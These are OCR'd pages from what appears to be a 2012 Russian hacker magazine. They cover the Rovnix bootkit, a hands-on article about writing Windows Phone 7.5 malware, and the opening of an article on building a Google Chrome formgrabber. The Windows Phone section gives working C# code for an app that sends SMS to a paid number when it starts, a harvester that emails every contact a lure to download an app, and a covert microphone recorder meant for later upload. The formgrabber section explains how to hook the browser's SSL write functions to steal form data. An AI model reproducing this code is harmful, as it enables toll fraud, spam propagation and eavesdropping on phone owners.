


Рис. 13. Загрузка Rovnix

первый банковский буткит, который эффективно работает как в x86-, так и в x64-системах. В 2012 году, я думаю, мы еще не раз услышим об этой вредоносной программе.

ТРЕТЬЕ МЕСТО! БЕЗ ФАНФАР

Третье почетное место нашего хит-парада занимает Rovnix, который первым стал использовать модификацию областей загрузочного кода, отличного от MBR. Процесс заражения системы проиллюстрирован на рис. 12.

Как видно из блок-схемы, в процессе заражения, за исключением этапа модификации Bootstrap-кода, нет ничего необычного. Bootstrap — это часть загрузчика, которая отрабатывается сразу после инициализации VBR (Volume Boot Record), но перед загрузкой системного bootmgr. Именно это и позволяет впоследствии влиять на загрузку системы. Rovnix, как и Olmasco, использует скрытую файловую систему для хранения своих компонентов и последующего доступа к ним при помощи буткит-кода, но, в отличие от файловой системы Olmasco, она устроена довольно примитивно, то есть, по сути, представляет собой просто область диска, в которую записаны данные, и не имеет какой-либо сложной структуры. В принципе, в описываемом случае эта область с данными нужна лишь для того, чтобы в процессе работы буткит мог прочитать необходимые компоненты и заменить ими оригинальные при загрузке системы.

Итого, Rovnix стал первой угрозой, показавшей неэффективность многих антивирусных продуктов, которые проверяли целостность только MBR. В итоге вектор атаки, используемый буткитами, получается практически неисчерпаемым, пока целостность системы проверяется на поздних этапах загрузки системы. По сути, сейчас система загружается всегда на недоверенной платформе. Возможно, технология SecureBoot исправит эту ситуацию в Win8, но это будет еще не скоро.

ЗАКЛЮЧЕНИЕ

В этом году в нашем хит-параде самых технологичных угроз присутствовали вредоносные программы, имеющие различный буткит-функционал и содержащие скрытые файловые системы. Всё это в первую очередь призвано скрывать вредоносные программы от антивирусных продуктов, противодействовать лечению активного заражения и затруднять проведение криминалистической экспертизы. В наступившем году проще жить не станет, и я думаю, что многие из описанных в этой статье векторов уже себя исчерпали и в нашем следующем хит-параде, возможно, появятся угрозы, использующие специфические особенности современных процессоров, такие как многоядерность и аппаратная виртуализация. Но с точки зрения реальных угроз это возможно только в случае их рентабельности, поскольку, как показывают мои наблюдения, кибеприступники — крайне прагматичный народ. ⌶

Юрий «yurembo» Язев (yazevsoft@gmail.com)

Малварь для мобильных «окошек»

ИССЛЕДУЕМ МОДЕЛЬ БЕЗОПАСНОСТИ ПОПУЛЯРНОЙ ОС ДЛЯ СМАРТФОНОВ НА ПРАКТИКЕ

Вообще-то в нашем журнале работает полно фанатов винды, скажем я или наш редактор, доктор Лозовский. К счастью, он очень обижен тем фактом, что MS слишком долго тянула с обновлением его любимой WM6.5, и поэтому поручил мне хорошенько разобраться, как в новой системе обстоят дела с малварью и уязвимостями. Вперед!

INFO

Чтобы создать объект класса MediaElement (производным от него является объект mediaSound), надо в XAML-код добавить такую строчку: `<MediaElement Height="120" Name="mediaSound" Width="160" />`.

WWW

windowsphonehacker.com — хороший сайт, содержащий много интересной инфы о хаках WP 7–7.5.

CD

На диске находятся три проекта, разработка которых описана в статье.



До недавнего времени в стане WP было достаточно спокойно, но в середине декабря на платформе Windows Phone 7.5 неожиданно был зафиксирован факт ребута операционной системы, в результате которого, после получения специально подготовленного СМС-сообщения (goo.gl/YbIru), функция отправки и чтения эсэмэсок перестает работать. Такого же эффекта можно добиться, отправив особое сообщение из социальной сети (например, из Facebook). А сообщение, автор которого имеется в тайле на рабочем столе, может заблокировать все функции телефона! Этот баг — не новинка в мире мобильных устройств, в свое время им также страдали и айфоны, и андроиды.

Если не брать во внимание последний рассмотренный эпизод, то этот баг не так уж и критичен, особенно по сравнению с СМС-атакой на айфон, которая позволяет атакующему получить полный контроль над устройством. Пользователи андроидов тоже были в опасности: «СМС-смерть» выкидывала телефон в офлайн или, что даже хуже, предоставляла атакующему полный доступ к системе.

В настоящее время из «трех китов» только WP 7 уязвима для СМС-атак. Когда писались эти строки (январь 2012-го), обновления, устраняющего этот глюк, еще не было. Microsoft в последнее время довольно часто выпускает апдейты для своей мобильной оси, поэтому будем надеяться, что исправление последует очень скоро.


МАЛВАРЬ И ДРУГИЕ ПРЕЛЕСТИ ДЛЯ WINDOWS PHONE

Более чем за год существования платформы хакеры успели далеко не один раз взломать систему, поэтому мы рассмотрим лишь некоторые из этих хаков, самые выдающиеся и общественно полезные. :)

Как известно, чтобы разлочить устройство под управлением WP 7, необходимо пройти утомительную процедуру регистрации в Windows Phone Marketplace и вдобавок заплатить 99 «вечнозеленых президентов». Однако умельцы из ChevronTeam изготовили тулзу ChevronWP7, которая разлочивает систему.

Эта утила тоже не бесплатна, но за нее придется отдать несравнимо меньше — девять «президентов». Она корректно функционировала только на WP 7, а так как Mango MS пофиксила баг в WP 7.5, который использовала программа, то теперь утила от ChevronTeam не работает. В принципе, есть еще один джедайский способ разблокировать устройство для запуска сторонних приложений. Для каждого производителя он свой, количество действий, необходимых для достижения цели, тоже различается. Как говорится, Гугл в помощь! :)

Пользователь новой мобильной «форточки» не имеет доступа к файловой системе смартфона. Подключенное устройство не отображается в Эксплорере как дополнительный дисковый накопитель, но это легко исправить. Сперва отключи девайс от компьютера для чистоты эксперимента, открой редактор реестра, разверни ветвь HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\USB, там найди строку ZuneDriver, далее открой ее материнскую ветку Device



Редактируем реестр

Parameter и уже там измени следующие ключи: ShowInShell установи в единицу, PortableDeviceNameSpaceExcludeFromShell — в нуль, EnableLegacySupport — в единицу.

Использовать WP 7 как модем без специальных приготовлений тоже было нельзя. Но, к счастью, в WP 7.5 это недоразумение было исправлено. Правда, последнее слово всё равно остается за оператором сотовой связи, и если тариф не предназначен для расшаривания интернета, то им придется пользоваться исключительно на мобильном девайсе (хе-хе).

ХАКЕРСКИЕ ИССЛЕДОВАНИЯ

Перейдем от обзоров чужих хаков к реализации собственной малвари. Несмотря на то, что WP в целом выглядит «неломаемой» системой (что довольно странно для MS ;)), у хакеров, как у Мальчиша-Кибальчиша, есть тайные ходы, и их не засыпать.

Приложения для WP выполняются под .NET в окружении Silverlight. Это значит, что нам ничего не придется писать с нуля и можно будет воспользоваться готовым API. Проще всего отправить SMS на платный номер. Так пускай наше «полезное» приложение делает это сразу после запуска! Для того чтобы можно было обрабатывать события жизненного цикла приложения, надо подключить следующее пространство имен:

```
using System.Windows.Navigation;
```

Кроме того, надо добавить пространство имен Microsoft.Phone.Tasks, чтобы работать с SMS и мылом (см. ниже). Затем напишем обработчик события, возникающего при загрузке приложения:

```
protected override void OnNavigatedTo(NavigationEventArgs e)
{
    SmsComposeTask msgSMS = new SmsComposeTask();
    msgSMS.Body = "Наше зло-сообщение";
```

БЕЗОПАСНОСТЬ WINDOWS PHONE

Посмотрим, что Microsoft сделала для безопасности своей мобильной ОС.

1. Весь код управляемый (выполняется под .NET Compact), из чего следует, что (потенциально) никакое ПО не может нанести вред системе.
2. Каждое приложение выполняется в своем пространстве — камере (chamber).
3. Каждое приложение хранит свои данные обособленно от других приложений, таким образом, к ним никто не имеет доступа, кроме самого приложения.
4. Пользователю запрещен доступ к файловой системе смартфона. (Казалось бы, это ограничивает наши возможности, но, если задуматься, часто ли тебе приходится копаться в содержимом своего телефона? К тому же безопасность — прежде всего.)
5. Приложения можно устанавливать только из Windows Phone Marketplace.
6. Данные передаются через SSL. Впрочем, было бы странно, если бы было иначе.
7. Разработчик может использовать класс ProtectedData (находящийся в пространстве имен System.Security.Cryptography), чтобы легко шифровать данные.
8. WP 7 поддерживает следующие алгоритмы шифрования: AES, HMACSHA1, HMACSHA256, Rfc2898DeriveBytes, RSA, SHA1, SHA256.
9. Встроенный браузер, мобильный IE, не позволяет устанавливать дополнительные плагины.
10. Приложения, разработанные не в Microsoft, не могут функционировать в фоновом режиме.

```
    msgSMS.To = "1928";
    msgSMS.Show();
}
```

Последняя команда листинга формирует и отправляет сообщение; остальной код в комментариях не нуждается.

МОБИЛЬНЫЙ СПАМ — ЗЛОБОДНЕВНАЯ ТЕМА :)

Следующая прога, которую мы напишем, будет считывать имейлы из списка контактов владельца смартфона и рассылать на них «ценную» информацию :). В отличие от предыдущей версии мобильной оси, в WP 7.5 контактные данные хранятся в удобочитаемом виде в локальной БД. К ним относятся не только номера телефонов и адреса электронной почты, но и другая информация о контактах, забитая пользователем, так что за ним можно будет еще и пошпионить. Эта БД предназначена только для чтения, поэтому тебе не удастся модифицировать данные или добавить новый контакт.

Пора начинать разработку. Создай новый WP-проект (обрати внимание, что операционная система имеет версию 7.5, а SDK — версию 7.1) на основе Silverlight, перейди в файл C#-кода и добавь в начало ссылку на пространство имен Microsoft.Phone.UserData, обеспечивающее работу с пользовательскими данными. Не забудь также добавить указанное в прошлом разделе пространство имен для работы с мылом. Второе, что надо сделать, — это объявить глобальную переменную класса Contacts, чтобы иметь доступ к контактным данным юзера. Для инициализации поиска мы вызываем из функции MainPage функцию InitSearch, которая в строчке contacts.SearchAsync(String.Empty, FilterKind.DisplayName, null) производит асинхронный поиск по контактным данным. У функции SearchAsync три параметра: условие поиска (если этот параметр пустой, то ищется всё); параметр, по которому проводится выборка (можно искать по имени, имейлу, номеру телефона или просто указать None, если параметр не важен, как в нашем случае); объект, в который помещается результат поиска, или null. Результат всё равно будет возвращен в переменной класса ContactsSearchEventArgs., но вернется он только в событии SearchCompleted, обработчик которого надо зарегистрировать в функции MainPage:



Интерфейс Overhear2

СПОСОБЫ ХРАНЕНИЯ

Windows Phone предоставляет приложениям три способа раздельного хранения информации:

1. **Изолированное хранилище для настроек запоминает текущее состояние приложения при переходе из одного режима его работы в другой (используется hash-таблица: параметр = значение).**
2. **Изолированное хранилище для файлов и папок.**
3. **Локальная БД для реляционных данных служит для хранения множества строго упорядоченных свойств приложения, к которым впоследствии можно обратиться с помощью запроса на LINQ, чтобы изъять и/или модифицировать данные.**

Таким образом, у разработчика имеется широкий ассортимент средств для хранения данных, несмотря на отсутствие доступа к файловой системе устройства.

```
contacts.SearchCompleted += new EventHandler<
   ContactsSearchEventArgs>(contacts_SearchCompleted)
```

Теперь опишем это событие:

```
void contacts_SearchCompleted(object sender,
 ContactsSearchEventArgs e)
{
 int max = e.Results.Count(); //кол-во контактов
 string adr;
 try { //во избежание падения проги
  for (int i = 0; i < max; i++)
   if (e.Results.ElementAt(i).EmailAddresses != null)
   {
     adr = e.Results.ElementAt(i).
        EmailAddresses.First().EmailAddress; //берем мыло
     if (adr != null && adr != "") // если оно не равно нулю
       SendEmail(adr); //шлем мыло :)
    }
  }
  catch (Exception ex) { }
}
```

Из кода видно, что вначале мы берем общее количество найденных контактов, затем в цикле выбираем первый e-mail-адрес каждого контакта (у него может быть не одно мыло) и, если этот адрес не пустой, вызываем функцию SendEmail, которой передаем найденный адрес. Это очень простая функция:

```
void SendEmail(String adr)
{
  EmailComposeTask email = new EmailComposeTask();
  email.To = adr;
  email.Subject = "Holy mail";
  email.Body = "Download my prog";
  email.Show();
}
```

Как всегда, подробно прокомментированный листинг ищи на диске (проект EmailSender).

ПОДСЛУШИВАТЕЛЬ

В прошлом разделе у нас с тобой был легкий расслабон, поэтому давай напишем что-нибудь посложнее и поинтереснее. Как следует из заголовка раздела, следующая наша малварь будет слушать и сохранять все улавливаемые смартфоном звуки. Для ясности вкратце расскажу об алгоритме ее работы, как я его вижу. Разумеется, мы пишем этот пример исключительно в исследовательских целях! ;) После запуска наше приложение на несколько секунд включает микрофон и записывает окружающие звуки в поток, затем выключает микрофон и записывает поток в файл в изолированном хранилище смартфона, после чего, наконец, загружает из этого хранилища файл и воспроизводит его. Результат мы узнаём только после исполнения последовательности всех этих действий, поэтому кроме малвари я приготовил для тебя приложение (Overhear2, ищи на диске), в котором каждая отдельная операция выполняется по нажатию кнопки, чтобы ты мог подробней исследовать все эти операции.

Если хочешь создать проект вместе со мной с нуля, сгенерируй новый Silverlight- проект для WP. Перейди в начало файла C#-кода и подключи следующие пространства имен:

```
using System.IO;
using Microsoft.Xna.Framework;
using Microsoft.Xna.Framework.Audio;
using System.Windows.Threading;
using System.IO.IsolatedStorage;
```

В первом из них находятся классы для работы с потоками и файлами, во втором — FrameworkDispatcher (если коротко, обработчик циклических событий), в третьем, собственно, сам микрофон, в четвертом — таймер для генерации циклических событий (ниже рассмотрим, для чего он нужен), а в пятом — средства для работы с изолированным хранилищем. Далее в автоматически сгенерированном классе MainPage объявим глобальные переменные (см. исходник). Первая не представляет особого интереса, в ней просто содержится имя файла для сохранения полученного звука и его последующего считывания. Во второй переменной объявляем микрофон, которому сразу же присваиваем значение «по умолчанию» — в настоящее время все смартфоны с ОС Windows Phone оснащаются только одним микрофоном, поэтому выбор невелик :).

Затем объявляем переменную, к которой привязывается поток. В этом потоке сохраняются аудиоданные в течение сеанса записи, перед сбросом в хранилище. Массив байтов (следующая переменная) используется для промежуточного хранения данных. Когда внутренний буфер микрофона заполняется, данные из него скидываются в этот массив, и только затем записываются в поток. Булевская переменная recordingStopped указывает действие, выполняемое в данный момент, то есть, если она равна нулю, идет запись (если микрофон еще включен), в противном случае осуществляется воспроизведение.

В конструкторе класса объявим два таймера класса DispatcherTimer плюс инициализируем их временные значения. Первый таймер нужен для имитации игрового цикла xna. Так как микрофон относится к пространству имен xna, он управляется событийным механизмом этого цикла:

```
DispatcherTimer dt = new DispatcherTimer();
dt.Interval = TimeSpan.FromMilliseconds(33);
```

Чтобы иметь возможность обрабатывать событие таймера, происходящее через заданный промежуток времени, подписываемся на событие: `dt.Tick += new EventHandler(dt_Tick)`. Затем с помощью команды dt.Start() запускаем таймер.

Второй таймер нужен для того, чтобы выключить микрофон, сохранить поток в файле и воспроизвести его. Таким образом, для инициализации временного интервала таймера нужен длительный промежуток (например, 10 000 мс), плюс надо задать другую функцию в качестве обработчика события, всё остальное то же самое. В конце конструктора инициализируем микрофон, вызывая самописную функцию SetupMicrophone. Сначала она проверяет, чтобы дефолтный микрофон не был равен нулю. Если это по каким-то причинам не так, то, делать нечего, выходим.

Затем устанавливаем аудиобуфер микрофона, чтобы получить возможность записывать аудио продолжительностью полсекунды. Заполняем нулями объявленный ранее поток. После этого регистрируем событие, возникающее при заполнении буфера. Вызов функции WriteWavHeader рассмотрим несколько позже, пока он для нас не слишком важен. Наконец, с помощью строчки microphone.Start() включаем микрофон на запись окружающих звуков. В последней строчке функции устанавливаем уровень громкости.

Настала очередь события первого таймера, которое вызывается каждые 33 миллисекунды. В нем только обновляется состояние, при этом все происходящие исключения игнорируются. С момента запуска программы и до тех пор, пока идет запись, переменная recordingStopped имеет нулевое значение. Когда истечет временной интервал второго таймера и его событие будет сгенерировано, эта переменная примет истинное значение. При заполнении аудиобуфера микрофона (это происходит примерно каждые 500 миллисекунд) вызывается событие microphone_BufferReady.

В нем данные извлекаются из аудиобуфера микрофона и записываются в поток. Если при этом переменная recordingStopped принимает истинное значение, значит, запись завершена, и нам необходимо выключить микрофон и сохранить поток данных в файле.

Возможно, ты задался вопросом: почему мы не выключаем микрофон непосредственно при генерации события второго таймера, а откладываем отключение до следующего заполнения буфера данных? Это нужно для того, чтобы данные, имеющиеся в буфере к моменту возбуждения события тика таймера, были сохранены. Если бы мы сразу выключили микрофон, то данные, находящиеся в его буфере, были бы уничтожены.

Функция SaveFile() (см. листинг), вызываемая для сохранения файла, просто создает файл в изолированном хранилище и записывает в него весь поток с начала и до конца.

```
private void SaveFile() { //сохранить файл
```

ЖИЗНЕННЫЙ ЦИКЛ ПРИЛОЖЕНИЯ


В любой промежуток времени может выполняться одно приложение, и это очень важно — факт в том, что это приложение (теоретически) не сможет в фоне отправить эсэмэску на платный номер или совершить другие злодеяния. Этот ход позволяет достигать наилучшей производительности, и не тратить заряд батареи на фоновые задачи. Когда пользователь переключается с одного приложения на другое, первое переводится в спящий режим (dormant), но его текущее состояние сохраняется, чтобы при последующем запуске приложение возобновило работу. Процесс захоронения приложений (active -> dormant) получил название tombstoning. Если работающему приложению не хватает ресурсов, то ОС завершает (terminate) спящие приложения в порядке их запуска. В общем, в течение жизненного цикла приложения с ним происходит от двух до четырех событий: событие Launching в момент запуска, Closing в момент закрытия, Deactivating при деактивации (при захоронении) и Activating при восстановлении из tombstone. Все эти события, в которых обычно производится сохранение и восстановление состояния приложений, можно обрабатывать.

```
    using (IsolatedStorageFile isoStorage =
            IsolatedStorageFile.GetUserStoreForApplication()){
        using (IsolatedStorageFileStream isoStream =
                isoStorage.CreateFile(FileName)) {
            isoStream.Write(stream.ToArray(), 0,
                stream.ToArray().Length);
        }
    }
}
```

Однако если сохранить поток в таком виде, в каком он сейчас есть, то его не откроет ни одна программа для воспроизведения. Чтобы привести сырой поток данных к понятному виду, необходимо добавить заголовок. Таким образом, у нас получится wav-файл. Если нужно получить файл другого типа, то над потоком данных нужно дополнительно поизвращаться :). Но и чтобы получить простой wav-файл, нам необходимо знать формат полей заголовка. В своем блоге швейцарский программист Дамиан (goo.gl/ufe3y) предлагает замечательное решение, которое заключается в добавлении двух функций (их код есть на странице). Не вижу смысла им не воспользоваться!

Функцию WriteWavHeader, которая создает начальные данные для заголовка, надо вызвать в начале записи (в нашем случае — в функции SetupMicrophone), а функцию UpdateWavHeader, обновляющую заголовочные данные, которые зависят от размера записываемого потока, — в конце записи, перед сбросом данных в файл (то есть в функции microphone_BufferReady, после окончания записи, но перед вызовом SaveFile). В результате в изолированном хранилище будет сохранен полноценный wav-файл. Последнее действие, выполняемое в обработчике события microphone_BufferReady (кроме обнуления переменной recordingStopped), — это вызов функции PlayFile для воспроизведения звука из сохраненного файла. Вот как выглядит эта функция:

```
private void PlayFile() { //воспроизвести сохраненный файл
    using (var isf =
            IsolatedStorageFile.GetUserStoreForApplication()) {
        if (isf.FileExists(FileName)) {
            using (var isoStream = isf.OpenFile(FileName,
                    FileMode.Open, FileAccess.Read)) {
                mediaSound.Stop();
                mediaSound.SetSource(isoStream);
                mediaSound.Position=System.TimeSpan.FromSeconds(0);
                mediaSound.Volume = 20;
                mediaSound.Play();
            }
        }
    }
}
```



Разработка малвари Overhear

При использовании объекта изолированного хранилища он открывается для чтения только после проверки того, существует ли вообще файл указанного имени. Звук из открытого файла воспроизводится с помощью объекта mediaSound. Воспроизведение начинается после привязки файлового потока к данному объекту и установки позиции, с которой надо начать проигрывание, и громкости звучания.

Кроме того, можно воспроизводить поток аудиоданных прямо из памяти. Для этого достаточно создать объект звукового эффекта со следующими параметрами: звуковой поток в памяти, преобразованный в массив байтов, частота звука (есть предопределенные значения) и количество каналов звуковых данных (моно или стерео). Затем необходимо вызвать метод Play данного объекта:

```
sound = new SoundEffect(stream.ToArray(),
    microphone.SampleRate, AudioChannels.Mono);
sound.Play();
```

Вот и все возможности нашей малвари! Тем не менее, имеются планы по ее развитию: к примеру, поскольку из ОС Windows Phone нельзя отправлять письма с вложениями, придется заливать файлы на какой-нибудь сервер. Но этим мы займемся в будущем!

ЗАКЛЮЧЕНИЕ

В статье мы провели обзор системы безопасности Windows Phone 7.5, рассмотрели возможные хаки и разработали собственную малварь. WP — широко известная система, и в будущем она будет только набирать аудиторию. Так как система имеет мощные средства для обеспечения безопасности, а приложения в ней устанавливаются только из Marketplace Hub (где подлежат обязательной модерации), у малвари практически нет возможности попасть на телефон. В то же время развитие малвари не стоит на месте, поэтому будем пристально следить за дальнейшими событиями, а может быть, и примем в них участие!

ВЫПОЛНЕНИЕ ПРИЛОЖЕНИЙ

WP 7 предоставляет выполняемому приложению изолированное пространство — камеру. Приложение, находящееся в этой камере, не имеет доступа к данным других приложений. При этом существует четыре типа камер:

1. **The Trusted Computing Base (TCB)** — база доверенного выполнения. На этом уровне выполнения приложение с наивысшими привилегиями имеет доступ ко всем ресурсам смартфона, включая фото- и видеокамеру, акселерометр и другие датчики. В этом режиме выполняется ядро системы и драйверы уровня ядра, следовательно, разработчики прикладных программ должны избегать использования этого режима, особенно если они хотят разместить свое приложение на Windows Phone Marketplace, поскольку выполняющееся на этом уровне приложение не пройдет проверку.
2. **The Elevated Rights Chamber (ERC)** — камера повышенных прав. Здесь приложения имеют доступ ко всем ресурсам, кроме стратегий безопасности, то есть к данным, устройствам и датчикам. В этом режиме выполняются драйвера пользовательского уровня.
3. **The Standard Rights Chamber (SRC)** — дефолтный режим выполнения предустановленных программ, таких как MS Office Mobile, Internet Explorer 9 и т. д.
4. **The Least Privileged Chamber (LPC)** — уровень наименьших привилегий, дефолтный режим выполнения приложений не от Microsoft. В этой камере приложению предоставляются только те ресурсы, которые запрашиваются при инсталляции.


Preview

КОДИНГ



088 **ФОРМГРАББЕР ДЛЯ GOOGLE CHROME**
Перехват форм — это наиболее востребованная технология в троянах, так как именно с ее помощью осуществляется кража большей части личных данных пользователей. Формграббером для Internet Explorer и Mozilla Firefox уже никого не удивишь — такие решения стары и общеизвестны. А вот граббинг для Google Chrome — это своего рода эксклюзив, с которым ты сможешь разобраться, прочитав эту статью. Дело-то, как оказывается, нехитрое — нужно лишь найти функцию, которая в качестве одного из параметров принимает данные формы в незашифрованном виде и поставить на нее хук.

КОДИНГ



094 **И ЦЕЛОГО СИ МАЛО**
При разработке хакерских утилит часто встречаются задачи, которые нереально решить силами обычного препроцессора Си. В такой ситуации выручит Python!

UNIXOID






108 **ФЕДОРИНО СЧАСТЬЕ**
Последние версии дистрибутива Fedora выделяются несколькими интересными и даже инновационными изменениями. Но насколько они хороши?



110 **ДОСТУЧАТЬСЯ ДО НЕБЕС**
Расширияем границы соприкосновения веба и обычного Linux-десктопа, объединяя привычную систему и облачные сервисы.

SYN\ACK





114 **В ПОИСКЕ ИНСАЙДЕРА**
Выявить и предотвратить утечку конфиденциальной информации способы DLP-системы. Мы решили провести небольшой тест-драйв таких решений.



124 **ИСПЫТАНИЕ НАГРУЗКОЙ**
Какие инструменты и подходы могут помочь Django-приложению выдержать баснословные нагрузки? Ответ на вопрос — в этом материале.


FERRUM





130 **ОТ «ВИНТА»!**
Гоняем шесть внешних жестких дисков в разных бенчмарках. Пора определить, кто из них может похвастаться максимальным быстродействием.

Сергей Сергеев (seserega@gmail.ru, blotlore.blogspot.com)



ФОРМГРАББЕР для Google Chrome

ИССЛЕДУЕМ ОТПРАВКУ ЗАШИФРОВАННЫХ ФОРМ И СПОСОБ ИХ ПЕРЕХВАТА В БРАУЗЕРЕ ОТ GOOGLE


WWW


- goo.gl/Cj4PI — плагин OllyDbg для создания сигнатур и масок.
- goo.gl/rdAfo — то же самое, только для IDA.
- goo.gl/ulqMb — интересная ветка на форуме, посвящённая перехвату форм в Chrome.
- goo.gl/sZWwZ — о прологе и эпилоге.

INFO

Для генерации прологов и эпилогов я использовал функцию без модификатора __declspec(naked), рассматривал её в дизассемблере и копировал начало и конец.

Перехват форм — это наиболее востребованная технология в банковских троянах, так как именно с ее помощью осуществляется кража большей части личных данных пользователей. Формграббером для Internet Explorer и Mozilla Firefox уже никого не удивишь — такие решения стары и общеизвестны. А вот граббинг для Google Chrome — это пока эксклюзив, с которым мы сегодня и разберемся.


Рис. 1. Сигнатурный поиск в OllyDbg


Рис. 2. Поиск SSL-запроса

Ничего сложного в перехвате нет, нужно лишь найти функцию, которая в качестве одного из параметров принимает данные формы в незашифрованном виде и поставить на нее хук. В IE такая функция, HttpSendRequest, экспортируется библиотекой wininet.dll, в Firefox это функция PR_Write из библиотеки nspr4.dll, а как я искал аналогичную функцию для Хрома, сейчас расскажу.

ИССЛЕДОВАНИЕ

С перехватом незашифрованных форм в Google Chrome нет никаких проблем, достаточно поставить хук на стандартную экспортируемую функцию WSASend. Сделать это довольно легко, и материала в интернете на эту тему предостаточно. Поэтому лучше сосредоточиться на поиске функции, которая принимает данные форм в SSL-соединении еще до шифрования.

Мои попытки найти подобную функцию с помощью OllyDbg закончились неудачей, поэтому я начал рыть в Google и сразу наткнулся на страницу с полным исходным кодом браузера (goo.gl/8SgW2, ведь Chrome — опенсорсный проект).

В исходниках можно покопаться, указав в соответствующем поле формы поиска, что искать мы хотим в файлах C++. Первый запрос, который пришел мне в голову, — это «ssl socket».

В процессе поиска по этому запросу я сразу наткнулся на файл ssl_socket.h (goo.gl/6cw0w), но ничего интересного в нём не нашел, зато в левой части экрана увидел дерево файлов с вкусными названиями. Меня интересовало всё, что имело в названии ssl и socket, а в особенности файлы ssl_client_socket_nss.cc, ssl_client_socket_openssl.cc и ssl_client_socket_win.cc. Я знал, что в Firefox перехватывается функция PR_Write, и решил поискать и ее. В результате на первой же из появившихся двух страниц оказался файл ssl_client_socket_nss.cc. Саму функцию я в нем так и не нашёл, однако теперь знал, откуда она вызывается.

